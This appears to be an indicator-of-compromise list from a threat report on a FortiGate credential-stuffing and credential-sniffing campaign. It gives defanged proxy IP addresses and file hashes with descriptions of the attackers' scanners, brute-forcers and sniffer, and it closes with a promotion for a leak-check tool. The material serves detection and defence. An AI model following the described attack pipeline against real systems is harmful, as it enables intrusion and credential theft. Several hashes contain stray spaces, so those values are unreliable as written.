Proxy Rotation	96[.]18[.]57[.]90	Proxy rotation or traffic relay node.
Proxy Rotation	96[.]43[.]51[.]7	Proxy rotation or traffic relay node.
Proxy Rotation	99[.]9[.]111[.]82	Proxy rotation or traffic relay node.
Proxy Rotation	102[.]50[.]247[.]12	Proxy rotation or traffic relay node.
Proxy Rotation	103[.]21[.]149[.]215	Proxy rotation or traffic relay node.
Proxy Rotation	103[.]50[.]219[.]186	Proxy rotation or traffic relay node.
Proxy Rotation	103[.]80[.]60[.]70	Proxy rotation or traffic relay node.
Proxy Rotation	103[.]88[.]80[.]163	Proxy rotation or traffic relay node.
Proxy Rotation	103[.]124[.]165[.]105	Proxy rotation or traffic relay node.
Proxy Rotation	103[.]154[.]55[.]145	Proxy rotation or traffic relay node.
Proxy Rotation	103[.]194[.]242[.]134	Proxy rotation or traffic relay node.
Proxy Rotation	104[.]160[.]114[.]124	Proxy rotation or traffic relay node.
Proxy Rotation	107[.]0[.]184[.]92	Proxy rotation or traffic relay node.
Proxy Rotation	146[.]70[.]224[.]23	Proxy rotation or traffic relay node.
Proxy Rotation	146[.]70[.]231[.]15	Proxy rotation or traffic relay node.
Proxy Rotation	147[.]45[.]45[.]202	Proxy rotation or traffic relay node.
Proxy Rotation	152[.]89[.]216[.]207	Proxy rotation or traffic relay node.
Proxy Rotation	179[.]43[.]166[.]138	Proxy rotation or traffic relay node.
Proxy Rotation	185[.]65[.]133[.]22	Proxy rotation or traffic relay node.
Proxy Rotation	185[.]65[.]133[.]193	Proxy rotation or traffic relay node.
Proxy Rotation	188[.]127[.]226[.]252	Proxy rotation or traffic relay node.
Proxy Rotation	192[.]253[.]248[.]42	Proxy rotation or traffic relay node.
Proxy Rotation	193[.]8[.]187[.]30	Proxy rotation or traffic relay node.
Proxy Rotation	193[.]8[.]187[.]34	Proxy rotation or traffic relay node.
Proxy Rotation	193[.]8[.]187[.]38	Proxy rotation or traffic relay node.
Proxy Rotation	193[.]8[.]187[.]42	Proxy rotation or traffic relay node.
Proxy Rotation	193[.]8[.]187[.]46	Proxy rotation or traffic relay node.
Proxy Rotation	193[.]138[.]7[.]164	Proxy rotation or traffic relay node.

Proxy Rotation	194[.]113[.]39[.]26	Proxy rotation or traffic relay node.
Proxy Rotation	194[.]113[.]39[.]71	Proxy rotation or traffic relay node.
Proxy Rotation	194[.]113[.]39[.]104	Proxy rotation or traffic relay node.
Proxy Rotation	194[.]113[.]39[.]105	Proxy rotation or traffic relay node.
Proxy Rotation	194[.]113[.]39[.]107	Proxy rotation or traffic relay node.
Proxy Rotation	194[.]113[.]39[.]108	Proxy rotation or traffic relay node.
Proxy Rotation	194[.]113[.]39[.]109	Proxy rotation or traffic relay node.
Proxy Rotation	194[.]113[.]39[.]110	Proxy rotation or traffic relay node.
Proxy Rotation	194[.]113[.]39[.]122	Proxy rotation or traffic relay node.
Proxy Rotation	194[.]113[.]39[.]123	Proxy rotation or traffic relay node.
Proxy Rotation	194[.]113[.]39[.]125	Proxy rotation or traffic relay node.
Proxy Rotation	194[.]113[.]39[.]126	Proxy rotation or traffic relay node.
Proxy Rotation	194[.]113[.]39[.]127	Proxy rotation or traffic relay node.
Proxy Rotation	194[.]113[.]39[.]131	Proxy rotation or traffic relay node.
Proxy Rotation	194[.]113[.]39[.]135	Proxy rotation or traffic relay node.
Proxy Rotation	194[.]113[.]39[.]141	Proxy rotation or traffic relay node.
Proxy Rotation	194[.]113[.]39[.]142	Proxy rotation or traffic relay node.
Proxy Rotation	194[.]113[.]39[.]143	Proxy rotation or traffic relay node.
Proxy Rotation	194[.]113[.]39[.]144	Proxy rotation or traffic relay node.
Proxy Rotation	194[.]113[.]39[.]145	Proxy rotation or traffic relay node.
Proxy Rotation	194[.]113[.]39[.]146	Proxy rotation or traffic relay node.
Proxy Rotation	194[.]113[.]39[.]151	Proxy rotation or traffic relay node.
Proxy Rotation	194[.]113[.]39[.]158	Proxy rotation or traffic relay node.
Proxy Rotation	194[.]113[.]39[.]159	Proxy rotation or traffic relay node.
Proxy Rotation	194[.]113[.]39[.]160	Proxy rotation or traffic relay node.
Proxy Rotation	194[.]113[.]39[.]161	Proxy rotation or traffic relay node.
Proxy Rotation	194[.]113[.]39[.]162	Proxy rotation or traffic relay node.
Proxy Rotation	194[.]113[.]39[.]174	Proxy rotation or traffic relay node.
Proxy Rotation	194[.]113[.]39[.]176	Proxy rotation or traffic relay node.
Proxy Rotation	194[.]113[.]39[.]177	Proxy rotation or traffic relay node.

Proxy Rotation	194[.]113[.]39[.]178	Proxy rotation or traffic relay node.
Proxy Rotation	194[.]113[.]39[.]179	Proxy rotation or traffic relay node.
Proxy Rotation	194[.]113[.]39[.]180	Proxy rotation or traffic relay node.
Proxy Rotation	194[.]113[.]39[.]181	Proxy rotation or traffic relay node.
Proxy Rotation	194[.]113[.]39[.]183	Proxy rotation or traffic relay node.
Proxy Rotation	194[.]113[.]39[.]192	Proxy rotation or traffic relay node.
Proxy Rotation	194[.]113[.]39[.]193	Proxy rotation or traffic relay node.
Proxy Rotation	194[.]113[.]39[.]194	Proxy rotation or traffic relay node.
Proxy Rotation	194[.]113[.]39[.]195	Proxy rotation or traffic relay node.
Proxy Rotation	194[.]113[.]39[.]196	Proxy rotation or traffic relay node.
Proxy Rotation	194[.]113[.]39[.]198	Proxy rotation or traffic relay node.
Proxy Rotation	194[.]113[.]39[.]200	Proxy rotation or traffic relay node.
Proxy Rotation	194[.]113[.]39[.]206	Proxy rotation or traffic relay node.
Proxy Rotation	194[.]113[.]39[.]210	Proxy rotation or traffic relay node.
Proxy Rotation	194[.]113[.]39[.]211	Proxy rotation or traffic relay node.
Proxy Rotation	194[.]113[.]39[.]212	Proxy rotation or traffic relay node.
Proxy Rotation	194[.]113[.]39[.]213	Proxy rotation or traffic relay node.
Proxy Rotation	194[.]113[.]39[.]214	Proxy rotation or traffic relay node.
Proxy Rotation	194[.]113[.]39[.]219	Proxy rotation or traffic relay node.
Proxy Rotation	194[.]113[.]39[.]225	Proxy rotation or traffic relay node.
Proxy Rotation	194[.]113[.]39[.]226	Proxy rotation or traffic relay node.
Proxy Rotation	194[.]113[.]39[.]227	Proxy rotation or traffic relay node.
Proxy Rotation	194[.]113[.]39[.]228	Proxy rotation or traffic relay node.
Proxy Rotation	194[.]113[.]39[.]229	Proxy rotation or traffic relay node.
Proxy Rotation	194[.]113[.]39[.]230	Proxy rotation or traffic relay node.
Proxy Rotation	194[.]113[.]39[.]231	Proxy rotation or traffic relay node.
Proxy Rotation	194[.]113[.]39[.]238	Proxy rotation or traffic relay node.
Proxy Rotation	194[.]113[.]39[.]243	Proxy rotation or traffic relay node.
Proxy Rotation	194[.]113[.]39[.]244	Proxy rotation or traffic relay node.
Proxy Rotation	194[.]113[.]39[.]245	Proxy rotation or traffic relay node.

Proxy Rotation	194[.]113[.]39[.]246	Proxy rotation or traffic relay node.
Proxy Rotation	194[.]113[.]39[.]247	Proxy rotation or traffic relay node.
Proxy Rotation	194[.]113[.]39[.]248	Proxy rotation or traffic relay node.
Proxy Rotation	194[.]127[.]167[.]114	Proxy rotation or traffic relay node.
Proxy Rotation	213[.]171[.]17[.]74	Proxy rotation or traffic relay node.

File Indicators

SHA-256	Tool Name	Description
a474e04340a6425914b110bcd55da50a5f3f618f8b36cb4da4bfa6bf1d3804b4	**Agent**	Agent is the remote management/orchestration layer for the credential-stuffing pipeline. It doesn't do any attacking itself - it lets the operator, via a single HTTP call (instead of SSH), start/stop/monitor the actual attack tools (gen_rotator, forticheck, mpbrute2.bin) on any bot in the fleet, check their progress (gen_running/check_running), and pull logs - at scale, across the whole fleet, without needing an interactive shell on each box.
1c3e93a6b447603279460eed5104dceb708fa2ed2d623541bc69c0dfb869929e	**Convert.exe**	Converts ssh hex dumps from sniffing to pcapng files.
1c3e93a6b447603279460eed5104dceb708fa2ed2d623541bc69c0dfb869929e	**Corp.exe**	Same binary as `convert.exe`.
9a3cdb8e36063ab639f1532a9d6e73ffc9511e18fcc541ce76cbbca3f19846ec	**Geosplit**	Partitions already-confirmed FortiGate list (`forti_probe`) by country/region into `forti_Geo/`.
a8b09fd4f7ff2f298b45ca602992f44b3c2ac3746bcdb182c59ab2a20c690954	**Forticheck**	FortiGate credential checker; fingerprints target and tests `/logincheck` (Admin) or `/remote/logincheck` (SSL-VPN); curated output in `valid_<ts>.txt`/`maybe_<ts>.txt`.
fa36ad03e92e0399ec4eea7ba37e4a35fd7dc4391558f8f6e9899bce93095f5d	**Fortiprobe-fast**	Multi-threaded FortiGate-specific probe; classifies raw list into `forti.txt` (confirmed), non-Forti, and dead, reducing universe before brute-force.
4d0b62d3162d4be391e3ba1e191dad28e5e5d5b161cfdef60eeb4361a92d8413	**Fg_sniffer_linux_amd64**	Linux build of sniffer: authenticates via SSH to already-compromised FortiGate, executes `diagnose sniffer packet`, captures/parses 24 protocols, harvests credentials/hashes, serves own panel.
f841ebe0f47f332704f038256fa7b7f79aa910c964c81d1d8513cc9b36b77630	**Fg_sniffer.exe**	Another fg_sniffer build/variant (generic name, no platform/version suffix).
80d83eb01f28c87a61b51f1f83805e63a791905f019bd3b87f10a10f66efab1e	**Fg_sniffer_windows_amd64.exe**	Equivalent Windows build of fg_sniffer (same functionality).
dd781aab0b946d610fd1ec3a3b8e53f8da9800b0bd8c407dcf69a089e78e0f3e	**Fg_sniffer_windows_amd64_new.exe**	Windows build explicitly marked as "new", another iteration retained on disk.
2F0329B0DE0B3A1DC1D866665AE5339C6B333E6DB566F3EDE1332A55C54168CC	**Fg_sniffer_v4.exe**	Iterative version 4 of fg_sniffer, evidence of active development.
ea914c06556b3319ee0d2dc116fec2fd3ef836e3a956dcb538d753c95bd6cf71	**Fg_sniffer_v5.exe**	Iterative version 5 of fg_sniffer.

b76d83918473be1550db8fe7bf6047984159 9bc5b0c30e2d1184432b99c7ff02	**Gen_rotator**	Combines `hosts.txt` and `creds.txt` into `scan.txt` (`IP:PORT:login:pass`); offline utility, no networking capability.
d0ab429f1289fc91dfcaef28ccc768c61f6662 eee15d7eaf9ca3d0dee67b1e61	**Mssql_checker**	Real TDS handshake (7.1-7.4) via `go-mssqldb`; classifies results (expired/timeout/refused/no_host), writes `valid.txt`/`bad.txt`, exposes metrics API on `:777`.
c90adcfb6ac7ae5e250d52b2f09e0418375f c8af36f19642f06c5efde765c86b	**Mssql_checker_linux _amd64**	Same binary as `mssql_checker`, explicit Linux build/platform.
e056ad0fece00c400f3439ed9810d5be5c0 0ae63a852e4be2bb9ccfd6ac77766	**Mssql_recon**	Real TDS handshake (prelogin + login ACK) to confirm genuine SQL Server instances and extract domain/hostname/environment metadata; includes NTLM support.
2c98c86e6bd6f46cbd6c89d855541b9da91 515b1bb986641a77e31c5c6aa2abb	**Mpbrute2.bin**	Credential stuffing/dictionary via SSH against FortiGate admin accounts using wordlists `base0-base15.txt`; output feeds sniffer deployment.
43f21f040c3006498ef3fd72554f083080a4 7cf9c563d7cdfba34a8d60c19b44	**Rdns-scan-linux-am d64**	Massive inverse DNS (PTR) resolver; generates `all_rdns.txt` and `corp_local.txt` as filter for hosts with corporate/AD naming.
f16bc1fac8b8b951d35d6c94e8c7257f5005e 8963bf075d079964269d0b931f7	**Rdp-grab**	Extracts domain/hostname from RDP NTLM negotiation (port 3389) without needing valid credentials; also used for open RDP enumeration and RDWeb portals.
c1406935ebcf840acca58b2da12ddedae5bc 029b8658ff12272962d98e28d495	**Smb-grab-linux-amd 64**	Same pattern as rdp-grab applied to SMB: extracts domain/hostname via NTLM negotiation, no authentication required (inferred by nomenclature, pending direct RE).
45917803009456a0c703fa9a8fadac8f2a6e 2499e89a6be1c8198665381a6fce	**Shodan_recon**	Passive enrichment via Shodan API: hostnames, ports, CN/Org of SSL certificate and service category; tracks query credits and proxy support.
4618112eecf25a9ed970145305eff0839365f 2998f23f8cdedcd3e2224051d3d	**Ssl-grab-linux-amd6 4**	Same Perspective Grabber tool as SMB or RDP, but with SSL, TLS certificate metadata extractor (CN/SAN/issuer)
d4f39302a3a2a99fddd5da91e02d89f5023e 166ac99939576b5d78ef76103899	**Ssh-worker.exe**	Go component executing real SSH work: password auth, interactive PTY shell, command execution via JSON, bidirectional stdio piping.
2b66e742dc492daaaf5e112e12e2b057c216e 0a89292773eb37799ecf8626323	**SshLogger v1.3.exe**	Multi-session .NET orchestrator that launches and manages ssh-worker.exe instances; logs sessions and `BadPassword.txt`.
0fd72c5f46b5718beef800735d9e0f27f53fbf 7be6bde2805cff810e87152850	**SshLogger.dll**	Support .NET assembly/library for SshLogger (shared logic referenced by main executable).
810f7e72ffb9c7793f789e9a3510b4550a02c 8f69d24ac3acad8fb715d20c68d	**Syno.bin**	Synology DSM login HTTP/HTTPS credential checker (mostly observed default credentials).

Free security tool: FortiBleed Check

Check whether your organization's FortiGate firewall or Fortinet VPN credentials appear in the active FortiBleed breach dataset. Enter a domain or IP for an instant free exposure check — no signup required.

Check Leak